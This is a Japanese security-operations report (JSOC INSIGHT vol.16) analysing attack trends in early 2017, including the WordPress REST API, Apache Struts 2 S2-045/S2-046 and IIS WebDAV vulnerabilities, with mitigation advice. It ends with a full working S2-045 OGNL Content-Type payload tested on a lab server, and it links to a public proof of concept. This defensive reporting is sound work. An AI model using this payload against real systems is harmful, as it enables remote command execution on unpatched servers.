LAC
ともに、イキル

JAPAN SECURITY OPERATION CENTER

INSIGHT

vol.16

2017年7月4日

JSOC Analysis Team

JSOC JAPAN SECURITY OPERATION CENTER

JSOC
JAPAN SECURITY OPERATION CENTER

JSOC INSIGHT vol.16

1　はじめに

JSOC(Japan Security Operation Center)とは、株式会社ラックが運営するセキュリティ監視センターであり、「JSOC マネージド・セキュリティ・サービス(MSS)」や「24+シリーズ」などのセキュリティ監視サービスを提供しています。JSOC マネージド・セキュリティ・サービスでは、独自のシグネチャやチューニングによってセキュリティデバイスの性能を最大限に引き出し、そのセキュリティデバイスから出力されるログを、専門の知識を持った分析官(セキュリティアナリスト)が 24 時間 365 日リアルタイムで分析しています。このリアルタイム分析では、セキュリティアナリストが通信パケットの中身まで詳細に分析することに加えて、監視対象への影響有無、脆弱性やその他の潜在的なリスクが存在するか否かを都度診断することで、セキュリティデバイスによる誤報を極限まで排除しています。緊急で対応すべき重要なインシデントのみをリアルタイムにお客様へお知らせし、最短の時間で攻撃への対策を実施することで、お客様におけるセキュリティレベルの向上を支援しています。

本レポートは、JSOC のセキュリティアナリストによる日々の分析結果に基づき、日本における不正アクセスやマルウェア感染などのセキュリティインシデントの発生傾向を分析したレポートです。JSOC のお客様で実際に発生したインシデントのデータに基づき、攻撃の傾向について分析しているため、世界的なトレンドだけではなく、日本のユーザが直面している実際の脅威を把握することができる内容となっております。

本レポートが、皆様方のセキュリティ対策における有益な情報としてご活用いただけることを心より願っております。

Japan Security Operation Center
Analysis Team

【集計期間】
第 3、4 章　　2017 年 1 月 1 日 ～ 2017 年 3 月 31 日
第 5 章　　2016 年 4 月 1 日 ～ 2017 年 3 月 31 日
【対象機器】
本レポートは、ラックが提供する JSOC マネージド・セキュリティ・サービスが対象としているセキュリティデバイス（機器）のデータに基づいて作成されています。

※本文書の情報提供のみを目的としており、記述を利用した結果生じる、いかなる損失についても株式会社ラックは責任を負いかねます。
※本データをご利用いただく際には、出典元を必ず明記してご利用ください。
(例　出典：株式会社ラック【JSOC INSIGHT vol.16】)
※本文書に記載された情報は初回掲載時のものであり、閲覧・提供される時点では変更されている可能性があることをご了承ください。

2　エグゼクティブサマリ

本レポートは、集計期間中に発生したインシデント傾向の分析に加え、特に注目すべき脅威をピックアップしてご紹介します。

■　WordPress REST API の脆弱性(CVE-2017-1001000)

コンテンツ管理システム（CMS）である WordPress のバージョン 4.7.2 において、REST API の脆弱性が修正されました。本脆弱性は、悪用する手法および概念実証コード(PoC)が公開されており、リモートから容易にコンテンツを改ざんすることが可能です。また、特定のプラグインを使用している環境では、改ざんしたコンテンツを経由して、任意の PHP コードを実行可能な場合があります。本脆弱性の情報が公開されて以降、多くの攻撃を検知しており、コンテンツの改ざんを確認したことによる Emergency インシデントも発生しています。そのため、本脆弱性の影響を受けるバージョンの WordPress を使用している場合は、早期対策を推奨します。

■　Apache Struts 2 における任意コード実行の脆弱性 (CVE-2017-5638/S2-045, S2-046)

Java Web アプリケーションフレームワークである Apache Struts 2 に、リモートから任意のコードを実行可能な脆弱性が公開されました。脆弱性の情報が公開された直後から PoC が公開され、多くの攻撃を検知しています。本脆弱性を悪用し、バックドアが作成されたことによる Emergency インシデントも発生しています。本脆弱性の影響を受けるバージョンの Apache Struts 2 を使用している場合は、早期対策を推奨します。

■　IIS 6.0 の WebDAV 機能における任意コード実行の脆弱性 (CVE-2017-7269)

Microsoft 社製の Web サーバソフトウェアである Internet Information Services(IIS)において、WebDAV 機能が有効である場合、リモートから任意のコードを実行可能な脆弱性が公開されました。PoC も公開されており、容易に本脆弱性を悪用することが可能です。また、本脆弱性の影響を受けるバージョンは、既に Microsoft 社によるサポートが終了しており、今後新たな脆弱性が公開された際に修正プログラムのリリースが行われない可能性が高いと考えられるため、サポート対象範囲であるバージョンへのアップグレードによる対策を推奨します。

■ 年度サマリ

2016 年 4 月から 2017 年 3 月までの 1 年間に発生した重要インシデントを振り返り、2016 年度通年のインシデント傾向を分析します。

2016 年度の重要インシデントの発生件数は、インターネットからの攻撃による重要インシデントは減少しましたが、ネットワーク内部から発生した重要インシデントは増加しました。

インターネットからの攻撃による重要インシデントは減っているものの、攻撃検知数自体は増加傾向にあります。昨年度と同様 CMS の脆弱性を悪用する攻撃が多く、中でも WordPress は緊急事態と判断された Emergency インデントが発生しております。

ネットワーク内部から発生した重要インシデントは、情報窃取型のインターネットバンキングマルウェアである Ursnif を多く検知しております。

3　JSOC におけるインシデント傾向

3.1　重要インシデントの傾向

JSOC では、ファイアウォール、IDS/IPS、サンドボックスで検知したログをセキュリティアナリストが分析し、検知した内容と監視対象への影響度に応じて 4 段階のインシデント重要度を決定しています。このうち、Emergency、Critical に該当するインシデントは、攻撃の成功を確認もしくは被害が発生している可能性が高いと判断した重要なインシデントです。

表 1 インシデントの重要度と内容

分類	重要度	インシデント内容
重要インシデント	Emergency	緊急事態と判断したインシデント ・お客様システムで情報漏えいや Web 改ざんが発生している ・マルウェア感染通信が確認でき、感染が拡大している
	Critical	攻撃が成功した可能性が高いと判断したインシデント ・脆弱性をついた攻撃の成功やマルウェア感染を確認できている ・攻撃成否が不明だが影響を受ける可能性が著しく高いもの
参考インシデント	Warning	経過観察が必要と判断したインシデント ・攻撃の成否を調査した結果、影響を受ける可能性が無いもの ・検知時点では影響を受ける可能性が低く、経過観察が必要なもの
	Informational	攻撃ではないと判断したインシデント ・ポートスキャンなどの監査通信や、それ自体が実害を伴わない通信 ・セキュリティ診断や検査通信

※2016 年 7 月 1 日 から重要度の定義を変更しております

図 1 に、集計期間（2017 年 1 月～3 月）において発生した重要インシデントの 1 週間毎の件数推移を示します。

インターネットからの攻撃により発生した重要インシデントは、3 月上旬(図 1-①)および 3 月下旬(図 1-②)に増加しました。3 月上旬は Apache Struts 2 における任意のコード実行の脆弱性(S2-045)を悪用した攻撃による重要インシデントが、3 月下旬には IIS 6.0 の WebDAV 機能における任意のコード実行の脆弱性(CVE-2017-7269)を悪用した攻撃による重要インシデントが多数発生しました。

ネットワーク内部から発生した重要インシデントは、2 月下旬から 3 月中旬(図 1-③)において、他の週より多く発生しました。当該期間における重要インシデント件数の増加は、マルウェア感染が疑われる重要インシデントの増加に起因しており、「Ursnif[1]」や「DNS Changer[2]」、「Citadel」の感染通信を多く検知しました。

[1] JSOC INSIGHT vol.13 4.2 Ursnif の感染事例の急増
https://www.lac.co.jp/lacwatch/pdf/20161031_jsoc_o001m.pdf

[2] JSOC INSIGHT vol.13 3.3.1 感染端末の DNS サーバの設定を書き換える DNS Changer
https://www.lac.co.jp/lacwatch/pdf/20161031_jsoc_o001m.pdf





図 1 重要インシデントの発生件数推移(2017 年 1 月～3 月)

3.2 発生した重要インシデントに関する分析

図 2 に、インターネットからの攻撃により発生した重要インシデントの内訳を示します。

インターネットからの攻撃により発生した重要インシデントの件数は、前集計期間の 209 件から減少し、164 件でした。件数減少の大きな要因は、DNS Amp 攻撃の踏み台にされる可能性があると判断した重要インシデントが、大幅に減少したことでした。

また、Apache Struts 2 におけるコード実行の脆弱性(S2-045)と、IIS 6.0 の WebDAV における任意のコード実行の脆弱性(CVE-2017-7269)を悪用した攻撃による重要インシデントが、いずれも脆弱性情報の公開から短い期間にも関わらず、多数発生しました。



(a) 10～12 月 **(b) 1～3 月**

図 2 インターネットからの攻撃により発生した重要インシデントの内訳

図 3 に、S2-045 および CVE-2017-7269 を悪用した攻撃により発生した重要インシデントの件数推移を示します。

いずれの脆弱性を悪用した攻撃においても、脆弱性情報の公開から短い期間で攻撃が実施されており、多くの重要インシデントが発生しています。このことから、攻撃者は脆弱性情報を常日頃収集しており、攻撃可能な脆弱性情報を得られ次第、対策されるまでの期間を狙って攻撃しているものと考えられます。そのため、公開しているシステム上で使用しているソフトウェアやミドルウェアの把握は勿論のこと、関連する脆弱性情報をいち早く収集し、脆弱性の影響を受け、かつ被害が想定される場合には、速やかに対策を実施できるような体制の構築が必要です。

これらの脆弱性に関するインシデントの詳細について、S2-045 は 4.2「Apache Struts 2 における任意コード実行の脆弱性」で、CVE-2017-7269 は 4.3「IIS 6.0 の WebDAV 機能における任意コード実行の脆弱性」で詳細に紹介します。




図 3 S2-045 および CVE-2017-7269 を悪用した攻撃により発生した重要インシデントの件数推移


図 4 に、ネットワーク内部から発生した重要インシデントの内訳を示します。

ネットワーク内部から発生した重要インシデントの発生件数は、前集計期間の 250 件から減少し、168 件でした。これは、ET-Trojan の感染による重要インシデントが減少したことと、マルウェアの通信先で使用されていた不審な SSL 証明書[3]を持つホストとの通信を検知したことによる重要インシデントが、

[3] JSOC INSIGHT vol.14 3.3 マルウェアの通信先で使用される不審な SSL 証明書
https://www.lac.co.jp/lacwatch/pdf/20170110_jsoc_j001t.pdf

2016 年 12 月以降発生していないことに起因しています。

また、Ursnif の感染による重要インシデント件数は減少傾向にあるものの、依然として多くの割合を占めているため、感染経路である Exploit Kit や不審なメールに対し引き続き注意[4]が必要です。



(a) 10～12 月　　(b) 1～3 月

図 4 ネットワーク内部から発生した重要インシデントの内訳

3.3 多数検知した通信について

集計期間で注意が必要な通信や、大きな被害には発展していないものの、インターネットからの攻撃で検知件数が多い事例について紹介します。

表 2 に、集計期間において多数検知した通信を示します。

[4] JSOC INSIGHT vol.13 4.2 Ursnif の感染事例の急増
https://www.lac.co.jp/lacwatch/pdf/20161031_jsoc_o001m.pdf

表 2 多数検知した通信

概要	JSOC の検知内容	検知時期
特定 IP アドレスからの攻撃通信	1 月下旬以降、110.85.4.102(中国)から複数のお客様に対する脆弱性スキャンを検知しました。 3 月以降は Apache Struts 2 の脆弱性(S2-045、S2-046)を悪用した攻撃も検知しています。	1 月下旬以降
Netis/Netcore 社製ルータの脆弱性を狙ったコマンド実行の試みおよび探査通信	Netis/Netcore 社製ルータの脆弱性を狙った、53413/udp 宛のコマンド実行の試み、および当該脆弱性を探査する通信を 2 月上旬以降一部のお客様にて多数検知しています。	2 月上旬以降
ASUS 社製ルータの脆弱性を狙ったコマンド実行の試み	ASUS 社製ルータの脆弱性を狙った、9999/udp 宛のコマンド実行の試みを、2 月上旬以降一部のお客様にて多数検知しています。	2 月上旬以降

4　今号のトピックス

4.1　WordPress REST API の脆弱性

1月26日にWordPressの新たなバージョンである4.7.2が公開されました[5]。本バージョンで、REST API における脆弱性を含む、複数の脆弱性が修正されています。

本脆弱性は、WordPress 4.7.0[6]から標準機能として組み込まれた REST API の不備により、リモートから既存のコンテンツを改ざんされる可能性があります。更に、特定のプラグインを使用している環境では、改ざんしたコンテンツ上で任意の PHP コードの実行が可能であることを確認しています。

脆弱性の影響を受けるバージョンを以下に示します。

【脆弱性の影響を受けるバージョン】

- WordPress 4.7.0 – 4.7.1

4.1.1　脆弱性の詳細

REST API を用いたコンテンツの変更の流れを図 5 に示します。

攻撃者が細工したリクエストを送信することで、対象のコンテンツの権限確認を回避して、リモートから不正にコンテンツの改ざんを行うことが可能です。

[5] WordPress 4.7.2 Security Release
https://wordpress.org/news/2017/01/wordpress-4-7-2-security-release/

[6] WordPress 4.7 Release Candidate
https://wordpress.org/news/2016/11/wordpress-4-7-release-candidate/




図 5 REST API を用いたコンテンツ変更の流れ

4.1.2 脆弱性を悪用した攻撃の検知事例

図 6 に、本脆弱性を悪用したコンテンツ改ざんの通信を示します。

id の値をキャストした際に得られる数値が、実際に改ざんの対象となるコンテンツの id に該当します。本

脆弱性の影響を受ける環境である場合、該当コンテンツがcontentの値に改ざんされます。本脆弱性を悪用した攻撃は、(a)(b)に示す通り、リクエストURIにidを含む場合とHTTPリクエストBodyにidを含む場合のどちらにおいても攻撃が成立することを確認しています。idがBodyに含まれることで、Webサーバのアクセスログ等から攻撃有無を確認することが難しくなるため、注意が必要です。攻撃者もこのことを理解しているのか、idがBodyに含まれる形での攻撃検知の割合が多いことを確認しています。

(a)細工された id がリクエスト URI に含まれる場合

(b)細工された id が Body に含まれる場合

図 6 本脆弱性を悪用したコンテンツ改ざんの通信

図 7 に、任意の PHP コード実行を意図したコンテンツ改ざんの通信を示します。

本脆弱性を悪用した攻撃において、<?php ～ ?>等の記法で PHP コードを記載したコンテンツ改ざんを試みた場合、コンテンツの編集を行うユーザ権限を検証し、特定タグの使用に制限をかけるフィルタ機能が WordPress に実装されているため PHP コードの箇所が削除された内容で改ざんされます。本脆弱性を悪用した改ざんの場合、該当コンテンツにおける編集権限の検証を回避してコンテンツの改ざんは可能であるものの、当該フィルタ機能は回避できないため、<?php ～ ?>や<script>等のタグが削除されます。

しかし、標準とは異なる記法を PHP コードとして解釈させるプラグインを使用している環境では、当該フィルタ機能を回避して任意の PHP コードを含む改ざんが可能です。そのため、特定のプラグインを使用している環境では、改ざんされたコンテンツを経由して、リモートから任意の PHP コードを実行される可能性が

あります。図 7 の攻撃は、InsertPHP または ezPHP を使用している環境を狙った攻撃と推測します。これらのプラグインで使用される、[insert_php]や[php]といった記法は、WordPress のフィルタ機能による削除対象に含まれないため、PHP コードを含んだ形での改ざんが可能です。

また、content の値として指定されている内容の PHP コードより前に含まれている箇所は、改ざん対象となるコンテンツと全く同じ内容が含まれていました。PHP コードの箇所についても、HTML におけるコメントアウトの形式で記載されているため、プラグインが使用されておらず[insert_php]や[php]がそのまま文字列として解釈された場合でも、Web ブラウザ上の表示では改ざんされたのかが判別できません。

本攻撃は改ざんを隠蔽しようという意図が見て取れました。

図 7　任意の PHP コード実行を意図したコンテンツ改ざんの通信

Insert-PHP プラグインを有効にした WordPress で、図 7 に示した PHP コードを含む改ざんについて検証しました。図 8 に、Web ブラウザから確認した改ざんコンテンツの HTML ソースコードを示します。

[insert_php]の記法で記載した PHP コードは、Insert-PHP プラグインにより PHP コードとして WordPress に認識されるため、HTML ソースコードとしては表示されていません。[php]の記法で記載した PHP コードについては、該当するプラグインが有効でないため PHP コードとして認識されず、HTML ソースコード中にコメントとして表示されています。

図 8　Web ブラウザから確認した改ざんコンテンツの HTML ソースコード

PHP コードとして解釈された場合には、WordPress の管理画面にログインし、投稿の編集画面にて図 9 のようにテキスト表示を行うことで、PHP コードを確認することが可能です。

図 9　投稿の編集画面による PHP コードの表示

4.1.3　　脆弱性の対策

本脆弱性の対策を以下に示します。本脆弱性の影響を受けるバージョンの WordPress を使用している場合は、可能な限り早期に対策することを推奨します。

【本脆弱性を悪用した攻撃への対策】

- WordPress 4.7.2 以降のバージョンへのアップデート
- REST API の無効化

また、対策を実施する以前に攻撃の被害を受けた可能性が考えられる場合には、WordPress のデータベースや管理画面から、記載した覚えのない内容が含まれているコンテンツがないか確認することを推奨します。

4.2 Apache Struts 2 における任意コード実行の脆弱性

3月6日に、Apache Struts 2において、リモートから任意のコードが実行可能な脆弱性(S2-045、CVE-2017-5638)が公開されました。本脆弱性は、Apache Struts 2 にて使用される Jakarta Multipart parser の処理に起因しており、攻撃者は攻撃コードを含む細工した Content-Type ヘッダを指定することで、リモートから OGNL を介して任意のコード実行が可能です。また、3 月 20 日に、Apache Struts 2 にて使用される JakartaStreamMultipartRequest に S2-045 と同様の脆弱性が存在するとして、脆弱性情報(S2-046)が公開されました。S2-046 は、細工した Content-Disposition ヘッダ及び Content-Length ヘッダを使用することで、攻撃者は OGNL を介して任意のコード実行が可能です。なお、S2-045 及び S2-046 は、脆弱性が存在するパーサや HTTP ヘッダは異なっているものの、共通脆弱性識別子は同じ CVE-2017-5638 が割り当てられています。

本脆弱性の影響を受けるバージョンは以下の通りです。

【本脆弱性の影響を受けるバージョン】

- Apache Struts 2.3.5 - 2.3.31
- Apache Struts 2.5 - 2.5.10

Apache Struts 1.x は本脆弱性で悪用される OGNL は実装されていないことから、影響を受けないと考えます。

脆弱性情報の公開直後より PoC が公開され、多くの攻撃通信を検知しました。この為、本脆弱性を用いた攻撃が深刻な影響を及ぼすと判断し、3 月 10 日に注意喚起を行いました。表 3 に時系列の概要を示します。

表 3 CVE-2017-5638 に関する対応の概要

3 月 6 日 19:00 頃	S2-045 の脆弱性情報[7]が公開される
3 月 7 日 16:00 頃	JSOC にて S2-045 の脆弱性を狙った攻撃を検知
	PoC[8]が公開されていることを確認
3 月 8 日深夜～早朝	多くのお客様で攻撃を多数検知
3 月 8 日 12:00 頃	Critical インシデントが発生
3 月 9 日 11:00 頃	バックドアが実際に作成されたことを確認した Emergency インシデントが発生
3 月 10 日	JSOC より本脆弱性の注意喚起
3 月 20 日	S2-046 の脆弱性情報[9]が公開される

4.2.1 脆弱性を悪用した攻撃の検知事例

図 10 に、S2-045 の脆弱性を悪用した攻撃の検知事例を示します。




図 10 S2-045 の検知事例

上記の攻撃通信が成功した場合はサーバ上で id コマンドが実行されます。id コマンドはユーザの情報を表示するコマンドであるため、危険性の高いコマンドではなく、脆弱性有無の調査を目的とした攻撃通信であると考えます。

図 11 に、S2-046 の脆弱性を悪用した攻撃の通信内容を示します。

---

[7] Apache Struts 2 Documentation S2-045
https://struts.apache.org/docs/s2-045.html

[8] wcc526/S02-045.py wcc526/S02-045.py
https://gist.github.com/wcc526/c5d808a293b2ac69b11f430530da210a

[9] Apache Struts 2 Documentation S2-046
https://struts.apache.org/docs/s2-046.html

図 11 S2-046 の検知事例

上記の攻撃通信が成功した場合は、サーバ上で netstat –an コマンドが実行されます。netstat コマンドはネットワークの接続状態や統計情報を表示するコマンドであるため、危険性の高いコマンドではなく、id コマンドと同様に脆弱性の調査を目的とした攻撃通信であると考えます。

S2-046 を狙った攻撃では、Content-Length に制限値を超えるサイズを指定する必要があり、公開されている検証コード[10]では 10,000,000 バイトという値が使用されています。

図 11 に示す攻撃通信では Content-Length として 1,024 バイトが設定されており、POST リクエストのボディ部のサイズと一致し、この状態では S2-046 を狙った攻撃は失敗します。JSOC にて検知した S2-046 を狙った攻撃のほとんどは、Content-Length を細工しないまま行われた通信が大部分を占めていました。このことから、攻撃者は攻撃の成功に必要な値を確認しないまま攻撃を実施していたことが分かります。

存在しないファイルに対して SQL インジェクションや XSS といった脆弱性を狙った攻撃が行われた場合は攻撃の影響を受けません。しかし、本脆弱性では、脆弱なバージョンの Apache Struts 2 が稼動しているディレクトリまたはそのサブディレクトリであれば、存在しないファイルに対する攻撃であってもコマンドの実行が可能であり、影響を受ける点に注意が必要です。

図 12 に存在しないファイルに対する通常のアクセスを、図 13 に存在しないファイルに対する S2-045 の検証を示します。応答がステータスコード 404 であった URL に対して検証を行った結果、指定したコマンドの実行結果を含むステータスコード 200 の応答を得られました。このことから、存在しないファイルに攻撃が行われている場合でも、攻撃の影響を受けることがわかります。

---

[10] Struts2-046: A new vector
https://community.saas.hpe.com/t5/Security-Research/Struts2-046-A-new-vector/ba-p/226779#.WNAr_RLyvpR

```
POST /struts2.3.28-rest-showcase/orders-test/ HTTP/1.1
Host: 10.12.0.151
Content-Length: 0
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0; Q534a434f) like
Gecko
Connection: close

HTTP/1.1 404 Not Found
Date: Sat, 20 May 2017 20:00:04 GMT
Content-Type: text/html;charset=utf-8
Content-Language: en
Content-Length: 1098
Connection: close

<!DOCTYPE html><html><head><title>Apache Tomcat/8.0.5 - Error report</title><style
```

図 12 存在しないファイルに対する通常のアクセス

```
POST /struts2.3.28-rest-showcase/orders-test/ HTTP/1.1
Host: 10.12.0.151
Content-Length: 0
Content-Type: %{(#jsoc='multipart/form-data').
(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):
((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm)))).(#cmd='echo jsoctest').(#iswin=
(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?
{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).
(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=
(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0; Q534a434f) like
Gecko
Connection: close

HTTP/1.1 200 OK
Date: Sat, 20 May 2017 20:02:21 GMT
Connection: close
Transfer-Encoding: chunked
Content-Type: text/plain; charset=UTF-8

9
jsoctest

0
```

